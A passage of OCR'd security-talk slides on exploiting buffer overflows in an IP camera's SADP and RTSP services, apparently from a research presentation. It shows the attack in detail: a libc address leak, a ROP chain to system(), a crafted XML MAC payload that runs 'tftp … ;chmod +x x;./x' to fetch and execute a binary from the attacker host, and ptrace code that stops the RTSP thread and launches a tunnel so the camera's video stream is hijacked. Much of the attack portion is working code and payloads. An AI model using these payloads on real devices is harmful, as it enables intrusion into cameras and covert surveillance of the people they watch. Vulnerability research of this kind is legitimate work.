      key_info = cmd_buf + 92;
      strcpy(buf2, key_info); // Buffer overflow #2
    }
  }
  ...
}
```

Toolchain & debugging

Toolchain & debugging

You have a crash... What now?

- Inspecting side-effects (registers, memory, etc)
- Finding the right offsets
- Bypassing mitigations
- A debugger would be great



Toolchain & debugging

But sometimes you don’t have a crash...

- No symbols
- No strings near the vulnerable code
- Sometimes all you have is a chain of function calls (i.e. from a socket or a web endpoint)
- A debugger can also help to find how to trigger a crash

Toolchain & debugging

Getting kernel and gcc versions

```
# cat /proc/cpuinfo
Processor : ARMv6-compatible processor rev 7 (v6l)
BogoMIPS  : 430.08
Features  : swp half thumb fastmult vfp edsp java
CPU implementer : 0x41
CPU architecture: 7
CPU variant     : 0x0
CPU part  : 0xb76
CPU revision    : 7

Hardware  : HIK IPC
Revision  : 0000
Serial    : 0000000000000000
# cat /proc/version
Linux version 3.0.8[svn 104094] (yujun7@Cpl-Ezviz-General-14-172) (gcc version 4.3.2
 (crosstool-NG 1.19.0) ) #53 Thu Dec 17 17:50:51 CST 2020
```

Toolchain & debugging

Building the corresponding docker image

- Find distro with similar kernel and gcc version
- You won't have the same libc implementation or version
- Compile statically

Ubuntu version	Code name	Linux kernel version
23.10	Mantic Minotaur	6.5
23.04	Lunar Lobster	6.2
22.10	Kinetic Kudu	5.19
22.04	Jammy Jellyfish	5.15
...		
14.10	Utopic Unicorn	3.16
14.04	Trusty Tahr	3.13

```
root@7675ed499969:~# arm-linux-gnueabi-gcc -v
Using built-in specs.
COLLECT_GCC=arm-linux-gnueabi-gcc
COLLECT_LTO_WRAPPER=/usr/lib/gcc-cross/arm-linux-g
Target: arm-linux-gnueabi
Thread model: posix
gcc version 4.7.3 (Ubuntu/Linaro 4.7.3-12ubuntu1)
```

Toolchain & debugging

Sometimes close enough is not enough

- You don’t have space for a static binary
- Or other compatibility problems arise
- Build a full toolchain to compile dynamic executables that run on the target:
  - **crosstool-NG**
  - **buildroot**

Exploitation

Exploitation

Mitigations

```
Arch:     arm-32-little
RELRO:    No RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8000)
```

- Stack non-executable
- No PIE (but look at the base address)
- The system has ASLR: lib address space is randomized
- We need a leak, can we turn this overflow into a leak?

Exploitation


What can we control?

- Vuln function epilogue: `POP {R4-R11,PC}`
- Calling function after return: `STR R4, [R5,R3]`

Arbitrary write!

Exploitation

Real Time Stream Protocol



Exploitation

Real Time Streaming Protocol

```
Sending:
b'DESCRIBE rtsp://10.42.0.106 RTSP/1.0\r\nCSeq: 2\r\nUser-Agent: python\r\nAccept: application/sdp\r\n\r\n'

Received:
b'RTSP/1.0 401 Unauthorized\r\nCSeq: 2\r\nWWW-Authenticate: Digest realm="64f2fb79c0fe", nonce="cdc0807cd74b95d26f6cff
fdd6dc370[illegible]-Authenticate: Basic realm="64f2fb79c0fe"\r\nDate:  Mon, Jul 31 2023 15:09:43 GMT\r\n
\r\n\n'
```

Exploitation

Leaking libc addresses: RTSP responses

```
.data:002E4F94                DCD a200                ; "200"
.data:002E4F98                DCD aOk                 ; "OK"
.data:002E4F9C                DCD a201                ; "201"
.data:002E4FA0                DCD aCreated            ; "Created"
.data:002E4FA4                DCD a239255255250+0xC   ; "250"
.data:002E4FA8                DCD aLowOnStorageSp     ; "Low On Storage Space"
.data:002E4FAC                DCD a400300+4           ; "300"
.data:002E4FB0                DCD aMultipleChoice     ; "Multiple Choices"
.data:002E4FB4                DCD a301                ; "301"
.data:002E4FB8                DCD aMovedPermanent     ; "Moved Permanently"
.data:002E4FBC                DCD a302                ; "302"
.data:002E4FC0                DCD aMovedTemporari     ; "Moved Temporarily"
.data:002E4FC4                DCD a303                ; "303"
.data:002E4FC8                DCD aSeeOther           ; "See Other"
.data:002E4FCC                DCD a304                ; "304"
.data:002E4FD0                DCD aNotModified        ; "Not Modified"
.data:002E4FD4                DCD a305                ; "305"
.data:002E4FD8                DCD aUseProxy           ; "Use Proxy"
.data:002E4FDC                DCD off_277B50          ; "09"
.data:002E4FE0                DCD aBadRequest         ; "Bad Request"
.data:002E4FE4                DCD a401                ; "401"
.data:002E4FE8                DCD aUnauthorized       ; "Unauthorized"
```

Exploitation

Leaking libc addresses: RTSP responses

```
.data:002E4F94                DCD a200              ; "200"
.data:002E4F98                DCD aOk               ; "OK"
.data:002E4F9C                DCD a201              ; "201"
.data:002E4FA0                DCD aCreated          ; "Created"
.data:002E4FA4
.data:002E4FA8
.data:002E4FAC
.data:002E4FB0
.data:002E4FB4
.data:002E4FB8
.data:002E4FBC
.data:002E4FC0
.data:002E4FC4
.data:002E4FC8                DCD aSeeOther         ; "See Other"
.data:002E4FCC                DCD a304              ; "304"
.data:002E4FD0                DCD aNotModified      ; "Not Modified"
.data:002E4FD4                DCD a305              ; "305"
.data:002E4FD8                DCD aUseProxy         ; "Use Proxy"
.data:002E4FDC                DCD off_277B50        ; "09"
.data:002E4FE0                DCD aBadRequest       ; "Bad Request"
.data:002E4FE4                DCD a401              ; "401"
.data:002E4FE8                DCD aUnauthorized     ; "Unauthorized"
```

```
struct response {
    char * statusCode;
    char * message;
};

struct responseCodes response[11]
```

Exploitation

Leaking libc addresses: RTSP responses

```
Sending:
b'DESCRIBE rtsp://10.42.0.106 RTSP/1.0\r\nCSeq: 2\r\nUser-Agent: python\r\nAccept: application/sdp\r\n\r\n'

Received:
b'RTSP/1.0 401 Unauthorized\r\nCSeq: 2\r\nWWW-Authenticate: Digest realm="64f2fb79c0fe", nonce="cdc0807cd74b95d26f6cff
fdd6dc370[illegible]-Authenticate: Basic realm="64f2fb79c0fe"\r\nDate:  Mon, Jul 31 2023 15:09:43 GMT\r\n
\r\n\n'
```

Exploitation

Leaking libc addresses: GOT table

```
.got:002E0784 mkdir_ptr       DCD __imp_mkdir          ; DATA XREF: mkdir+8↑r
.got:002E0788 atol_ptr        DCD __imp_atol           ; DATA XREF: atol+8↑r
.got:002E078C malloc_ptr      DCD __imp_malloc         ; DATA XREF: malloc+8↑r
.got:002E0790 mq_unlink_ptr   DCD __imp_mq_unlink      ; DATA XREF: mq_unlink+8↑r
.got:002E0794 strrchr_ptr     DCD __imp_strrchr        ; DATA XREF: strrchr+8↑r
```

```
.got:002E072C strcat_ptr      DCD __imp_strcat         ; DATA XREF: strcat+8↑r
.got:002E0730 _ZNSt8ios_base4InitC1Ev_ptr DCD __imp__ZNSt8ios_base4InitC1Ev
.got:002E0730                                          ; DATA XREF: std::ios_base::Init:
.got:002E0730                                          ; std::ios_base::Init::Init(void)
.got:002E0734 prctl_ptr       DCD __imp_prctl          ; DATA XREF: prctl+8↑r
.got:002E0738 feof_ptr        DCD __imp_feof           ; DATA XREF: feof+8↑r
```


Exploitation

Leaking libc addresses: overwriting

```
.data:002E4F94                DCD a200                ; "200"
.data:002E4F98                DCD aOk                 ; "OK"
.data:002E4F9C                DCD a201                ; "201"
.data:002E4FA0                DCD aCreated            ; "Created"
.data:002E4FA4                DCD a239255255250+0xC   ; "250"
.data:002E4FA8                DCD aLowOnStorageSp     ; "Low On Storage Space"
.data:002E4FAC                DCD a400300+4           ; "300"
.data:002E4FB0                DCD aMultipleChoice     ; "Multiple Choices"
.data:002E4FB4                DCD a301                ; "301"
.data:002E4FB8                DCD aMovedPermanent     ; "Moved Permanently"
.data:002E4FBC                DCD a302                ; "302"
.data:002E4FC0                DCD aMovedTemporari     ; "Moved Temporarily"
.data:002E4FC4                DCD a303                ; "303"
.data:002E4FC8                DCD aSeeOther           ; "See Other"
.data:002E4FCC                DCD a304                ; "304"
.data:002E4FD0                DCD aNotModified        ; "Not Modified"
.data:002E4FD4                DCD a305                ; "305"
.data:002E4FD8                DCD aUseProxy           ; "Use Proxy"
.data:002E4FDC                DCD off_277B50          ; "09"
.data:002E4FE0                DCD [illegible]         ; [illegible]Request"
.data:002E4FE4                DCD a401                ; "401
.data:002E4FE8                DCD aUnauthorized       ; "Una[illegible]thorized"
```


Exploitation

Leaking libc addresses: overwriting



Exploitation

Leaking libc addresses



Exploitation

Leaking libc addresses

```
Leaked:
strcat @ 0x40323d08
prctl @ 0x40277630
feof @ 0x402ff1e8
libc base @ 0x402f1000
```

Exploitation

Building a ropchain to execute arbitrary commands

- Copy string from stack to known empty location
- Call system to execute the string as a command
- Call pthread_exit to terminate the thread without crashing

The command will use a tftp client to fetch a binary and then it will execute it

Exploitation

New approach: back to convertMac

```
int mulicast_parse_sadp_packet (...) {
  char mac_addr_unparsed[64];
  char mac_addr_unparsed_cpy[64];
  ...
  char mac_addr[6];
  ...

  ...

  if ( !strcmp(xml_tag, "MAC") ) {
    memset(mac_addr_unparsed, 0, sizeof(mac_addr_unparsed));
    // Buffer overflow #1
      memcpy(mac_addr_unparsed, xml_tag_content, xml_tag_content_length);   // In some FWs is
strcpy
    snprintf(mac_addr_unparsed_cpy, 64u, "%s", xml_tag_content;                    //     Limits
convertMac
    convertMac(mac_addr, mac_addr_unparsed);
```

Exploitation

New approach: back to convertMac

```
mac_addr_unparsed:      ----------------00-00-00-00-11-11-11-11-22-22-22-22-33-33-33-33
```

Exploitation


New approach: back to convertMac

```
mac_addr_unparsed:     ----------------00-00-00-00-11-11-11-11-22-22-22-22-33-33-33-33
mac_addr_unparsed_cpy: ----------------00-00-00-00-11-11-11-11-22-22-22-22-33-33-33-33
                       \x00
```

Exploitation

New approach: back to convertMac

```
mac_addr_unparsed:     ----------------00-00-00-00-11-11-11-11-22-22-22-22-33-33-33-33
mac_addr_unparsed_cpy: ----------------00-00-00-00-11-11-11-11-22-22-22-22-33-33-33-33
                       \x00
```



Exploitation

New approach: back to convertMac

```
int convertMac(char *dst, char *src) {
 ...
    if (is_mac_sep(src_char)) {  // -, : or space
      // Write 0 and increase index
      dst[++dst_idx] = 0;
      ++src_idx;
..
}
```

Exploitation

New approach: back to convertMac

```
mac_addr_unparsed:      -------00-00-00-f8-3a-25--4c-9d-33--b0-25-17------c8-e7---------
```

Exploitation

New approach: back to convertMac

```
mac_addr_unparsed:     -------00-00-00-f8-3a-25--4c-9d-33--b0-25-17------c8-e7---------
mac_addr_unparsed_cpy: -------00-00-00-f8-3a-25--4c-9d-33--b0-25-17------c8-e7---------
                       \x00
```

Exploitation

New approach: back to convertMac

```
mac_addr_unparsed:     -------00-00-00-f8-3a-25--4c-9d-33--b0-25-17------c8-e7---------
mac_addr_unparsed_cpy: -------00-00-00-f8-3a-25--4c-9d-33--b0-25-17------c8-e7---------
                       \x00
```

sp:	0x00253af8	0x00339d4c	0x001725b0	0x00000000	0x0000e7c8
	ret				

Exploitation

New approach: back to convertMac

```
mac_addr_unparsed:      -------00-00-00-f8-3a-25--4c-9d-33--b0-25-17------c8-e7---------
mac_addr_unparsed_cpy: -------00-00-00-f8-3a-25--4c-9d-33--b0-25-17------c8-e7--------
                        \x00
```

sp:	0x00253af8	0x00339d4c	0x001725b0	0x00000000	0x0000e7c8
	ret				

Exploitation

New approach: back to convertMac

```
mac_addr_unparsed:     -------00-00-00-f8-3a-25--4c-9d-33--b0-25-17------c8-e7---------
mac_addr_unparsed_cpy: -------00-00-00-f8-3a-25--4c-9d-33--b0-25-17------c8-e7---------
                       \x00
```

sp:	0x00253af8	0x00339d4c	0x001725b0	0x00000000	0x0000e7c8
	ret				

ropchain for system(*sadp_buf_ptr)

but no pthread_exit

Exploitation

New approach: back to convertMac

sadp_buf ->

```
<?xml version="1.0" encoding="utf-8"?>
<Probe>
<Uuid>aaaaaa</Uuid>
<Types>reset</Types>
<MAC>-------00-00-00-f8-3a-25--4c-9d-33--b
0-25-17------c8-e7---------</MAC>
</Probe>
```

Exploitation

New approach: back to convertMac

sadp_buf ->



```
tftp -r x -g 10.42.0.1 9069;chmod +x x;./x
#<?xml version="1.0" encoding="utf-8"?>
<Probe>
<Uuid>aaaaaa</Uuid>
<Types>reset</Types>
<MAC>-------00-00-00-f8-3a-25--4c-9d-33--b
0-25-17------c8-e7---------</MAC>
</Probe>
```

PoC or GTFO

Post-exploitation

Drawing inspiration from the movies

We’ve all seen this kind of scenes

2nd goal: hijack the camera stream!

Post-exploitation

Choosing the right way

- Modify video frames in memory (too hard)
- Modify RTSP responses (Not transparent and didn’t work)
- Tunnel

Post-exploitation

The problem

- Ezapp controls every feature of the camera
- Each feature run on a thread
- RTSP is already running
- Using the port that we would like to use tunnel

So we have to shutdown RTSP without killing or crashing ezapp

Post-exploitation

Choosing the right way, getting the best of both worlds

- Fetch an executable with tftp
- Intrument ezapp using ptrace syscall
- Terminates cleanly the RTSP thread
- Fetch another binary: the tunnel
- Create a tunnel between the camera and the attacker to redirect the feed
- Start the server on the attacker machine

Post-exploitation

Instrumenting ezapp with ptrace

```
110 int main() {
111     int pid = get_pid_ezapp();
112     struct user_regs_struct oldregs, newregs;
113     char original[256];
114     char shellcode[256];
115     int status;
116 
117     printf("Attaching to ezapp...\n");
118     printf("pid: %d\n", pid);
119     ptrace(PTRACE_ATTACH, pid, NULL, NULL);
120     waitpid(pid, &status, NULL);
121     ptrace(PTRACE_GETREGS, pid, NULL, &oldregs);
122     printf("Saving old registers...\n");
123     print_regs(&oldregs);
```

Post-exploitation

Instrumenting ezapp with ptrace

```
110  int main() {
111      int pid = get_pid_ezapp();
112      struct user_regs_struct oldregs, newregs;
113      char original[256];
114      char shellcode[256];
115      int status;
116
117      printf("Attaching to ezapp...\n");
118      printf("pid: %d\n", pid);
119      ptrace(PTRACE_ATTACH, pid, NULL, NULL);
120      waitpid(pid, &status, NULL);
121      ptrace(PTRACE_GETREGS, pid, NULL, &oldregs);
122      printf("Saving old registers...\n");
123      print_regs(&oldregs);
```

Post-exploitation

Instrumenting ezapp with ptrace

```
131     memcpy(&newregs, &oldregs, sizeof(struct user_regs_struct));
132
133     unsigned int rtsp_server_obj = ptrace(PTRACE_PEEKTEXT, pid, 0x3108A8, NULL);
134     unsigned int rtsp_server_con = ptrace(PTRACE_PEEKTEXT, pid, rtsp_server_obj, NULL);
135     unsigned int rtsp_server_fd = ptrace(PTRACE_PEEKTEXT, pid, rtsp_server_con + 4, NULL);
136
137     printf("Looking for RTSP server object and file descriptor...\n");
138     printf("obj: 0x%08x\n", rtsp_server_obj);
139     printf("con: 0x%08x\n", rtsp_server_con);
140     printf("fd:  0x%08x\n", rtsp_server_fd);
141
142     newregs.pc = 0x7E518; // CRtspServer::release_resource + 4
143     newregs.r0 = rtsp_server_obj;
144
145     printf("Crafting registers to run CRtspServer::release_resource...\n");
146     print_regs(&newregs);
147
148     ptrace(PTRACE_POKETEXT, pid, 0x7E57C, 0xe1200073); // CRtspServer::release_resource pop
149
150     ptrace(PTRACE_SETREGS, pid, NULL, &newregs);
```

Post-exploitation

Instrumenting ezapp with ptrace

```
131     memcpy(&newregs, &oldregs, sizeof(struct user_regs_struct));
132
133     unsigned int rtsp_server_obj = ptrace(PTRACE_PEEKTEXT, pid, 0x3108A8, NULL);
134     unsigned int rtsp_server_con = ptrace(PTRACE_PEEKTEXT, pid, rtsp_server_obj, NULL);
135     unsigned int rtsp_server_fd = ptrace(PTRACE_PEEKTEXT, pid, rtsp_server_con + 4, NULL);
136
137     printf("Looking for RTSP server object and file descriptor...\n");
138     printf("obj: 0x%08x\n", rtsp_server_obj);
139     printf("con: 0x%08x\n", rtsp_server_con);
140     printf("fd:  0x%08x\n", rtsp_server_fd);
141
142     newregs.pc = 0x7E518; // CRtspServer::release_resource + 4
143     newregs.r0 = rtsp_server_obj;
144
145     printf("Crafting registers to run CRtspServer::release_resource...\n");
146     print_regs(&newregs);
147
148     ptrace(PTRACE_POKETEXT, pid, 0x7E57C, 0xe1200073); // CRtspServer::release_resource pop
149
150     ptrace(PTRACE_SETREGS, pid, NULL, &newregs);
```

Post-exploitation

Instrumenting ezapp with ptrace

```
155     printf("signal:  0x%08x\n", WSTOPSIG(status));
156     printf("sigtrap: 0x%08x\n", SIGTRAP);
157     ptrace(PTRACE_GETREGS, pid, NULL, &newregs);
158     print_regs(&newregs);
159
160     printf("RTSP server object destroyed...\n");
161     printf("Restoring old registers...\n");
162     ptrace(PTRACE_SETREGS, pid, NULL, &oldregs);
163     ptrace(PTRACE_POKETEXT, pid, 0x7E57C, 0x3080BDE8);
164     ptrace(PTRACE_CONT, pid, NULL, NULL);
165
166     printf("Closing RTSP server fd on children...\n");
167     close(rtsp_server_fd);
168     connect_to_server();
```

Post-exploitation

Instrumenting ezapp with ptrace

```
pipe(fd);

printf("Forking tunnel process and waiting for parent to die... \n");
if (fork() == 0) {
    close(fd[1]);
    // block until parent goes away
    read(fd[0], &ch, 1);
    printf("Parent gone. Launching tunnel...\n");
    system("tftp -g -r t 10.42.0.1 9069;chmod +x t;./t -d -l 0.0.0.0:554 10.42.0.1:8554");
}

return 0;
```

Post-exploitation

Tunnel tcp between camera and attacker

https://www.cri.ensmp.fr/~coelho/tunnel.c

Post-exploitation


Tunnel tcp between camera and attacker

https://www.cri.ensmp.fr/~coelho/tunnel.c

Post-exploitation

Tunnel tcp between camera and attacker


https://www.cri.ensmp.fr/~coelho/tunnel.c



